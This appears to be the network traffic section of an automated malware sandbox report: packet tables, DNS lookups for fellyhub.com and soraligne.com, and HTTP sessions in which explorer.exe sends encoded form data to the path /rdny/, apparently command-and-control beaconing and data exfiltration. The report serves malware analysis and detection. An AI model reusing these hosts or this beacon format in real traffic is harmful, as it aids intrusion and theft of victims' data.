Sep 23, 2022 08:01:59.180953979 CEST	80	49724	34.102.136.180	192.168.2.3
Sep 23, 2022 08:01:59.181009054 CEST	80	49724	34.102.136.180	192.168.2.3
Sep 23, 2022 08:01:59.181216002 CEST	49724	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:00.075278997 CEST	49724	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:01.090866089 CEST	49725	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:01.110100031 CEST	80	49725	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:01.110256910 CEST	49725	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:01.110363007 CEST	49725	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:01.129406929 CEST	80	49725	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:01.226728916 CEST	80	49725	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:01.226764917 CEST	80	49725	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:01.226846933 CEST	49725	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:02.121881962 CEST	49725	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:03.137914896 CEST	49726	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:03.155391932 CEST	80	49726	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:03.156671047 CEST	49726	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:03.156976938 CEST	49726	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:03.174263954 CEST	80	49726	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:03.174299955 CEST	80	49726	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:03.174315929 CEST	80	49726	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:03.174331903 CEST	80	49726	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:03.174346924 CEST	80	49726	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:03.339262009 CEST	80	49726	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:03.339327097 CEST	80	49726	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:03.339447975 CEST	49726	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:04.168901920 CEST	49726	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:05.184901953 CEST	49727	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:05.204296112 CEST	80	49727	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:05.204993963 CEST	49727	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:05.205039024 CEST	49727	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:05.225022078 CEST	80	49727	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:05.321933985 CEST	80	49727	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:05.321966887 CEST	80	49727	34.102.136.180	192.168.2.3
Sep 23, 2022 08:02:05.322124958 CEST	49727	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:05.322241068 CEST	49727	80	192.168.2.3	34.102.136.180
Sep 23, 2022 08:02:05.339489937 CEST	80	49727	34.102.136.180	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 08:01:48.316432953 CEST	49302	53	192.168.2.3	8.8.8.8
Sep 23, 2022 08:01:48.486849070 CEST	53	49302	8.8.8.8	192.168.2.3
Sep 23, 2022 08:01:59.001647949 CEST	53975	53	192.168.2.3	8.8.8.8
Sep 23, 2022 08:01:59.040911913 CEST	53	53975	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Sep 23, 2022 08:01:48.316432953 CEST	192.168.2.3	8.8.8.8	0x108f	Standard query (0)	www.fellyhub.com	A (IP address)	IN (0x0001)	false
Sep 23, 2022 08:01:59.001647949 CEST	192.168.2.3	8.8.8.8	0xc1c3	Standard query (0)	www.soraligne.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Sep 23, 2022 08:01:48.486849070 CEST	8.8.8.8	192.168.2.3	0x108f	No error (0)	www.fellyhub.com	fellyhub.com		CNAME (Canonical name)	IN (0x0001)	false
Sep 23, 2022 08:01:48.486849070 CEST	8.8.8.8	192.168.2.3	0x108f	No error (0)	fellyhub.com		162.241.194.111	A (IP address)	IN (0x0001)	false
Sep 23, 2022 08:01:59.040911913 CEST	8.8.8.8	192.168.2.3	0xc1c3	No error (0)	www.soraligne.com	soraligne.com		CNAME (Canonical name)	IN (0x0001)	false
Sep 23, 2022 08:01:59.040911913 CEST	8.8.8.8	192.168.2.3	0xc1c3	No error (0)	soraligne.com		34.102.136.180	A (IP address)	IN (0x0001)	false
Sep 23, 2022 08:01:59.040911913 CEST	8.8.8.8	192.168.2.3	0xc1c3	No error (0)	soraligne.com		92.205.10.215	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.fellyhub.com
- www.soraligne.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49723	162.241.194.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:48.654603004 CEST	7557	OUT	GET /rdny/?7n-=6lYX&A0G=dZ8Ayr2drPdNVPVmuvzgGnZ5EDtn0CBwsWjIF75G8uy0K/UwgFE8TCCkfo+4feZhoJ7iWr04K24a/vrIrcJXcRwwE/YP1kXGBw== HTTP/1.1 Host: www.fellyhub.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:48.833050013 CEST	7559	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 06:01:48 GMT Server: Apache P3P: CP="ALL CURa ADMa DEVa TAIa OUR BUS IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC OTC" Expires: 0 Cache-Control: pre-check=0, post-check=0, max-age=0 Pragma: no-cache Set-Cookie: PHPSESSID=cca758f014b60e69e0d3edb527ac4e8f; path=/ Set-Cookie: PHPSESSID=cca758f014b60e69e0d3edb527ac4e8f; path=/; secure; SameSite=None Set-Cookie: 2a0d2363701f23f8a75028924a3af643=ODQuMTcuNTIuNDM%3D; expires=Sat, 24-Sep-2022 06:01:48 GMT; Max-Age=86400; path=/ Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Fri, 23 Sep 2022 06:01:48 GMT Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Data Raw: 34 30 30 30 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6b 6f 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 69 6d 61 67 65 74 6f 6f 6c 62 61 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 30 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 30 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 79 65 73 22 3e 0a 3c 74 69 74 6c 65 3e 46 65 6c 6c 79 48 75 62 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 75 73 65 2e 66 6f 6e 74 61 77 65 73 6f 6d 65 2e 63 6f 6d 2f 72 65 6c 65 61 73 65 73 2f 76 35 2e 33 2e 31 2f 63 73 73 2f 61 6c 6c 2e 63 73 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 65 6c 6c 79 68 75 62 2e 63 6f 6d 2f 74 68 65 6d 65 2f 74 61 69 6c 77 69 6e 64 30 2e 33 2f 6a 73 2f 73 77 69 70 65 72 2e 6d 69 6e 2e 63 73 73 3f 76 65 72 3d 32 32 30 36 32 30 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 65 6c 6c 79 68 75 62 2e 63 6f 6d 2f 74 68 65 6d 65 2f 74 61 69 6c 77 69 6e 64 30 2e 33 2f 63 73 73 2f 62 61 6c 6c 6f 6f 6e 2e 63 73 73 3f 76 65 72 3d 32 32 30 36 32 30 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c Data Ascii: 4000<!doctype html><html lang="ko"><head><meta charset="utf-8"><meta http-equiv="imagetoolbar" content="no"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="viewport" content="width=device-width,initial-scale=1.0,minimum-scale=0,maximum-scale=10,user-scalable=yes"><title>FellyHub</title><link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.3.1/css/all.css"><link rel="stylesheet" href="http://www.fellyhub.com/theme/tailwind0.3/js/swiper.min.css?ver=220620"><link rel="stylesheet" href="http://www.fellyhub.com/theme/tailwind0.3/css/balloon.css?ver=220620"><link rel

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49724	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:59.064711094 CEST	7583	OUT	POST /rdny/ HTTP/1.1 Host: www.soraligne.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.soraligne.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.soraligne.com/rdny/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 41 30 47 3d 71 67 44 78 72 34 56 56 65 46 62 6a 4e 58 74 58 76 47 59 6d 58 4f 4c 4b 34 50 70 68 70 54 65 41 71 56 4b 46 4b 56 44 78 55 64 5a 77 41 6d 7e 7a 68 57 57 71 77 37 79 4d 52 4c 65 76 62 74 53 66 38 4a 37 46 7a 36 46 5f 38 31 51 38 55 4b 64 42 39 32 73 52 54 6f 31 74 61 59 6d 36 36 65 37 56 77 41 6b 55 58 75 32 6c 76 41 69 53 51 6f 6b 4c 50 42 35 55 5a 67 6e 6c 35 34 70 37 58 36 51 58 4d 63 35 6f 51 33 65 4e 39 45 4e 4f 71 38 69 65 49 44 46 30 6a 35 32 31 4c 63 52 64 6a 38 77 6a 56 56 51 37 30 56 53 76 66 4f 59 5f 4d 65 55 34 31 34 65 42 7e 4e 68 77 6b 42 68 73 46 77 7e 38 4d 36 6d 42 61 61 6b 51 4c 47 33 57 55 68 65 4b 69 4c 70 77 42 4c 78 4d 49 6a 44 6d 79 46 4f 30 79 31 38 47 74 32 58 4a 77 31 66 67 4c 6b 6e 74 61 4c 67 41 41 4c 68 44 63 59 74 4f 61 61 65 57 51 6c 45 71 6a 61 31 53 79 31 52 31 74 6b 54 51 36 53 4c 61 58 71 53 38 38 65 4b 31 73 6b 71 6d 7e 59 4f 4d 74 42 56 66 33 47 47 47 4f 6f 38 57 59 6b 70 61 28 6a 59 72 39 57 4f 79 38 44 39 34 79 48 76 6c 50 58 39 66 34 51 37 75 48 5a 6e 59 65 4a 71 5f 78 6f 59 6e 74 6d 6c 52 35 48 79 61 36 77 46 36 76 79 75 58 34 6c 35 51 48 54 4d 65 30 44 6e 72 57 5f 54 47 6e 30 79 38 44 31 5a 6c 39 76 69 4d 69 43 49 6e 39 55 33 4c 4e 73 54 7a 6d 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: A0G=qgDxr4VVeFbjNXtXvGYmXOLK4PphpTeAqVKFKVDxUdZwAm~zhWWqw7yMRLevbtSf8J7Fz6F_81Q8UKdB92sRTo1taYm66e7VwAkUXu2lvAiSQokLPB5UZgnl54p7X6QXMc5oQ3eN9ENOq8ieIDF0j521LcRdj8wjVVQ70VSvfOY_MeU414eB~NhwkBhsFw~8M6mBaakQLG3WUheKiLpwBLxMIjDmyFO0y18Gt2XJw1fgLkntaLgAALhDcYtOaaeWQlEqja1Sy1R1tkTQ6SLaXqS88eK1skqm~YOMtBVf3GGGOo8WYkpa(jYr9WOy8D94yHvlPX9f4Q7uHZnYeJq_xoYntmlR5Hya6wF6vyuX4l5QHTMe0DnrW_TGn0y8D1Zl9viMiCln9U3LNsTzmQ).

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:59.180953979 CEST	7583	IN	HTTP/1.1 405 Not Allowed Server: openresty Date: Fri, 23 Sep 2022 06:01:59 GMT Content-Type: text/html Content-Length: 154 X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/Hxl7YxbOwy8+73ijqYSQ EN+WGxrruAKtZtliWC86+ewQ0msW1W8psOFL/b00zWqsCAwEAAQ_hVBC8QMmhhTj76WWsT4XA33tF/tuHY4v1sPrHg f5uhmt5AAI8C661fq/AImxymQKOa2/3Gs3oho36leV2lOwMg Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49725	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:02:01.110363007 CEST	7584	OUT	POST /rdny/ HTTP/1.1 Host: www.soraligne.com Connection: close Content-Length: 185 Cache-Control: no-cache Origin: http://www.soraligne.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.soraligne.com/rdny/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 41 30 47 3d 71 67 44 78 72 34 56 56 65 46 62 6a 4e 67 78 58 73 31 41 6d 44 2d 4c 4b 78 76 70 6a 70 54 65 62 71 56 4b 42 4b 51 75 36 55 50 35 77 44 30 57 7a 69 6b 75 71 78 37 79 4e 5a 72 65 6a 57 4e 54 4c 38 4a 36 71 7a 5f 6c 5f 38 31 30 38 55 4c 42 42 39 48 73 51 53 6f 31 76 4a 59 6e 73 77 2d 37 4d 77 41 35 44 58 71 7e 6c 76 44 4b 53 51 5a 6b 4c 50 7a 52 56 63 41 6e 6b 32 59 70 67 65 61 52 57 4d 63 35 47 51 33 66 6f 39 48 31 4f 71 49 47 65 4a 6c 52 37 36 70 32 74 4b 63 51 69 6c 50 74 4d 65 6c 73 4d 28 54 6a 65 55 59 6c 64 5a 63 5a 77 70 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: A0G=qgDxr4VVeFbjNgxXs1AmD-LKxvpjpTebqVKBKQu6UP5wD0Wzikuqx7yNZrejWNTL8J6qz_I_81 08ULBB9HsQSo1vJYnsw-7MwA5DXq~lvDKSQZkLPzRVcAnk2YpgeaRWMc5GQ3fo9H1OqIGeJlR76p2tKcQilPtMelsM (TjeUYldZcZwpA).
Sep 23, 2022 08:02:01.226728916 CEST	7585	IN	HTTP/1.1 405 Not Allowed Server: openresty Date: Fri, 23 Sep 2022 06:02:01 GMT Content-Type: text/html Content-Length: 154 X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/Hxl7YxbOwy8+73ijqYSQ EN+WGxrruAKtZtliWC86+ewQ0msW1W8psOFL/b00zWqsCAwEAAQ_hVBC8QMmhhTj76WWsT4XA33tF/tuHY4v1sPrHg f5uhmt5AAI8C661fq/AImxymQKOa2/3Gs3oho36leV2lOwMg Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49726	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:02:03.156976938 CEST	7591	OUT	POST /rdny/ HTTP/1.1 Host: www.soraligne.com Connection: close Content-Length: 5333 Cache-Control: no-cache Origin: http://www.soraligne.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.soraligne.com/rdny/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 41 30 47 3d 71 67 44 78 72 34 56 56 65 46 62 6a 4d 41 42 58 67 32 59 6d 58 75 4c 4e 39 50 70 6a 6a 7a 65

Timestamp	kBytes transferred	Direction	Data
			66 71 56 57 42 4b 56 44 78 55 63 56 77 41 6c 47 7a 68 47 57 71 7a 37 79 4e 62 72 65 76 62 74 53 65 38 4a 75 41 7a 36 64 42 38 33 34 38 56 61 39 42 30 48 73 52 51 49 31 73 49 6f 6d 36 30 2d 37 4d 77 41 31 70 58 76 4b 62 76 43 69 53 51 71 73 4c 50 78 35 55 63 51 6e 6c 70 6f 70 67 65 61 63 57 4d 63 35 38 51 7a 79 33 39 48 56 4f 6c 35 32 65 50 30 52 30 39 35 32 33 4c 63 52 58 75 63 38 43 56 56 73 30 30 51 37 69 66 4e 38 5f 4d 2d 55 34 32 37 32 42 77 74 68 78 35 78 68 78 46 77 6a 6e 4d 36 75 42 61 62 67 6d 4c 31 6e 57 56 42 4f 4b 72 4e 56 33 61 4c 78 4f 48 44 44 31 34 6c 7a 76 79 31 73 43 74 33 66 4a 77 45 72 67 49 7a 37 74 63 70 34 41 64 62 68 50 63 59 74 56 45 71 44 30 51 68 6b 55 6a 59 39 53 79 47 56 31 71 32 4c 51 28 44 4c 61 56 71 53 78 37 65 4b 73 73 6b 71 55 7e 59 4b 4d 74 42 67 71 33 46 69 47 4e 35 73 57 49 6b 70 62 72 54 59 73 6d 57 50 71 34 44 39 73 79 48 62 66 50 57 4e 50 37 67 28 75 47 65 37 59 64 59 71 5f 75 6f 59 69 6f 6d 6c 63 35 48 7e 31 36 78 70 55 76 33 43 58 34 31 52 51 48 51 55 65 7a 51 50 72 66 66 54 48 74 55 7a 76 4d 51 39 71 70 73 57 67 6c 78 55 61 7e 44 79 61 4f 59 4b 76 79 76 79 79 67 36 63 41 43 2d 58 78 52 5a 32 58 6c 51 61 39 7a 35 59 6d 6e 6c 4d 71 77 42 73 50 34 56 37 4e 6b 5f 57 64 73 65 6c 2d 77 5a 71 64 6b 4e 6a 52 6c 34 6f 4a 6d 31 52 34 28 55 55 51 42 58 43 46 39 61 71 65 69 56 43 32 6a 4b 39 64 42 36 4b 2d 44 63 38 6d 72 41 30 53 31 49 71 4e 30 74 43 38 35 52 4d 4f 78 43 6c 71 33 31 37 48 6d 70 39 4b 55 5f 4f 75 42 6f 76 76 6d 48 32 30 6a 6b 58 43 64 4f 4a 73 77 71 59 73 48 73 63 72 36 33 36 39 55 55 73 42 51 6a 56 35 7a 65 58 6b 4d 52 30 37 6c 4c 64 64 6d 47 28 4a 72 74 5a 57 51 31 5a 4f 4c 75 4a 47 50 6b 6a 69 31 53 34 74 55 69 59 72 6c 54 76 57 49 4a 6f 51 36 6b 4f 47 42 76 67 30 54 49 49 53 78 30 71 4d 76 6f 52 42 72 7a 4a 53 68 78 69 48 77 51 7e 57 35 30 6b 6a 42 64 6f 73 43 56 65 63 69 52 30 7a 37 69 48 71 31 51 69 65 4d 74 52 41 30 37 45 72 56 73 53 68 37 35 57 68 32 36 49 47 70 48 28 53 37 53 45 33 56 30 69 65 6e 66 6c 50 4c 56 6b 70 54 6e 39 59 51 50 31 59 66 52 62 4f 47 53 57 48 51 52 56 4b 51 62 49 6d 63 6e 75 30 63 69 4b 38 68 47 34 66 57 6c 44 55 6e 42 64 34 74 59 72 34 57 7a 43 78 5a 72 56 71 6f 4d 51 4d 48 5a 42 76 54 46 55 6a 4d 4c 75 48 36 6d 4a 6a 35 69 71 43 4e 36 54 30 65 44 69 47 36 58 7e 75 71 36 4e 56 52 4b 45 76 73 74 55 6c 38 5a 79 6f 74 56 78 5f 32 43 4e 34 79 62 35 4c 55 46 30 4c 44 52 78 6a 43 49 71 4d 58 32 38 33 51 35 48 57 6c 57 4c 48 32 75 46 4e 47 64 52 4f 4b 6b 47 58 48 50 75 6e 71 71 6e 6f 36 59 77 52 6c 53 63 6c 39 57 55 6d 73 5a 4f 45 78 71 33 47 49 6a 7e 30 6e 79 51 59 45 4a 53 42 34 30 31 72 39 68 55 48 67 34 6b 65 7a 33 59 48 79 45 45 57 34 70 68 4c 46 51 70 62 4e 45 37 6b 7a 75 35 46 38 76 6f 71 65 55 50 68 59 69 34 4a 41 4b 6b 70 55 75 79 72 4c 5a 54 41 4d 62 6f 45 48 56 4a 5f 31 38 49 66 4d 53 5a 73 32 52 43 76 76 68 32 5f 4a 32 52 4c 6a 73 50 61 79 30 36 37 4a 35 4b 4b 70 37 7e 61 65 41 4e 6e 7e 4f 52 36 55 39 33 43 66 76 6f 58 36 49 59 77 74 47 41 31 6f 51 4d 67 7e 48 78 35 72 46 30 5f 66 65 75 76 44 51 7a 35 6b 42 56 30 36 73 32 77 6c 34 4b 68 63 72 30 5a 73 75 56 74 4c 56 32 78 68 66 31 79 42 39 44 52 65 49 4f 4c 6d 37 31 70 77 4a 57 53 75 6f 73 43 72 4d 42 77 59 5f 46 4d 52 4f 73 4e 68 35 65 69 35 54 6c 6c 62 45 41 35 41 54 61 71 4f 6e 4e 30 74 49 7e 61 6d 37 71 6a 34 30 74 4e 66 42 41 6a 42 6c 63 33 58 30 62 5f 67 73 59 2d 76 57 6a 73 33 4e 59 76 33 43 65 68 79 30 7e 63 34 62 34 51 79 65 78 4a 46 54 67 5a 55 36 53 39 65 54 37 59 4b 51 6f 6f 66 43 48 38 78 76 55 58 32 4b 41 53 52 37 72 75 6d 34 4b 75 63 59 4e 69 32 54 57 63 56 5a 68 45 78 70 6d 64 43 63 66 2d 4c 42 41 45 69 63 6d 74 4e 34 30 31 7a 61 65 70 6e 33 45 58 76 34 50 7a 45 66 68 4c 6b 74 4d 4c 4d 67 69 73 35 57 41 4d 4c 63 50 6a 28 62 69 79 4a 66 78 49 76 66 6d 48 58 70 6a 43 4c 35 51 45 65 37 6f 4a 50 28 65 44 4b 39 74 67 69 35 57 38 65 58 76 51 42 5a 5a 49 74 43 37 56 54 71 77 34 66 7e 73 6c 44 59 32 69 44 32 2d 57 44 50 75 76 32 6a 63 78 6d 6d 44 63 47 57 64 48 38 43

Data Ascii: A0G=qgDxr4VVeFbjMABXg2YmXuLN9PpjjzefqVWBKVDxUcVwAlGzhGWqz7yNbrevbtSe8JuAz6BB83
48Va9B0HsRQI1sIom60-7MwA1pXvKbvCiSQqsLPx5UcQnlpopgeacWMc58Qzy39HVOl52eP0R09523LcRXuc8CVVs0
0Q7ifN8_M-U4272Bwthx5xhxFwjnM6uBabgmL1nWVBOKrNV3aLxOHDD14lzvy1sCt3fJwErgIz7tcp4AdbhPcYtVEq
D0QhkUjY9SyGV1q2LQ(DLaVqSx7eKsskqU~YKMtBgq3FiGN5sWlkpbrTYsmWPq4D9syHbfPWNP7g(uGe7YdYq_uoYi
omlc5H~16xpUv3CX41RQHQUezQPrffTHtUzvMQ9qpsWglxUa~DyaOYKvyvyyg6cAC-XxRZ2XlQa9z5YmnlMqwBsP4V
7Nk_Wdsel-wZqdkNjRl4oJm1R4(UUQBXCF9aqeiVC2jK9dB6K-Dc8mrA0S1IqN0tC85RMOxClq317Hmp9KU_OuBovv
mH20jkXCdOJswqYsHscr6369UUsBQjV5zeXkMR07lLddmG(JrtZWQ1ZOLuJGPkji1S4tUiYrlTvWlJoQ6kOGBvg0TI
ISx0qMvoRBrzJShxiHwQ~W50kjBdosCVeciR0z7iHq1QieMtRA07ErVsSh75Wh26IGpH(S7SE3V0ienflPLVkpTn9Y
QP1YfRbOGSWHQRVKQbImcnu0ciK8hG4fWlDUnBd4tYr4WzCxZrVqoMQMHZBvTFUjMLuH6mJj5iqCN6T0eDiG6X~uq6
NVRKEvstUl8ZyotVx_2CN4yb5LUF0LDRxjClqMX283Q5HWlWLH2uFNGdROKkGXHPunqqno6YwRlScl9W
UmsZOExq3Glj~0nyQYEJSB401r9hUHg4kez3YHyEEW4phLFQpbNE7kzu5F8voqeUPhYi4JAKkpUuyrLZTAMboEHVJ_
18lfMSZs2RCvvh2_J2RLjsPay067J5KKp7~aeANn~OR6U93CfvoX6lYwtGA1oQMg~Hx5rF0_feuvDQz5kBV06s2wl4
Khcr0ZsuVtLV2xhf1yB9DRelOLm71pwJWSuosCrMBwY_FMROsNh5ei5TllbEA5ATaqOnN0tl~am7qj40tNfBAjBlc3
X0b_gsY-vWjs3NYv3Cehy0~c4b4QyexJFTgZU6S9eT7YKQoofCH8xvUX2KASR7rum4KucYNi2TWcVZhExpmdCcf-LB
AEicmtN401zaepn3EXv4PzEfhLktMLMgis5WAMLcPj(bbiyJfxlvfmHXpjCL5QEe7oJP(eDK9tgi5W8eXvQBZZItC7
VTqw4f~slDY2iD2-WDPuv2jcxmmDcGWdH8C-(zrPm-L4kid1yqI9N5fV5XhzCxftlLJ0cC4djWwZbsmy3JoF4csUtV
neI0kh0FSx6niVW34jIeOw1UK1PdpFYL(o7mdLKlq5n8sjxIfZZvBhYfYPJFb3jeSWvIk3BISFH6ahgHF0CZj-IPmj
IgdNc7Rk3hQZdAGyIAYttLq6ji3rhb0dCviZz6sfPV27zoFAfUJSp9IXyMuTHOjqh5CV1ot86rz4~SqfoTzPdpyKCvG-
oU7wocX4P7uFXKZSJMPdgMY-YLdNnejoDY6Wq4wRfIKBLcGnbdLocuVuBqJozkaDTSImhVfJR_5lUOaCOgfwwuxj
omYkBIP1Ghc5~7n1gHcxToDbqHhRDWD1hh1fJeGkuMdEOmUPBbPgn6Rw85clhm6OSqcYwoz1fja180pQi0g3s6Y5ES
KYNGN1Hho1reR-AvfhwXvS~lvIQY3O2s3HMqA2wDhdgSzphjzx4COH9bBIQxckQGhy207MNpyd(0Y3IoyBIGjFlNUu
CBbFNwjw6RfFTKhvLB~m(xYyXlNk75KMNvPlY0g-fy(IQsJFr948l-pOna2GlCMa6alLFpDMOnV_ns8mljYmDs4fT6
MgqsgNOPOIogCGXLVJvrmEuqqW8uosV36YYAQlCqMNX2y6I6NQQyNrEyFslW7rOGCofc8tGLRSx4(mV8
EdRmlHXDCEEvhSCNMPV6zUpFrYOV~Hn1eiDwJnjYuOd7IaKXpjgU8sGCQHrEIc8AiqfWeHJpdDyK6fGkLdkUWNtRCQ
CBrFWHRjInUwzp2qpGvxPotau3FEdNaDTMeMk_tRaI8iiw1jVnRicfvMjXF9ZAfiS7KRtCsJRqa6D0Y8G76MjRlqRc
Ztckuetp2qjKWWU-IHqARGfn1Sst9UKavon_8VCwpq5elHwMKWTrpZG0ekGczOgCofI6TlrGqfCeMzQrrJSv95N71A
fRJDlJj-DebnAR(cqtYK3xDHAVPPFAqaXgxmPXNbSJqgD3Bz~vs-ym~mVKWsWQHK~tkNNAOXUlJeRpqbCiZrmq4WaQ
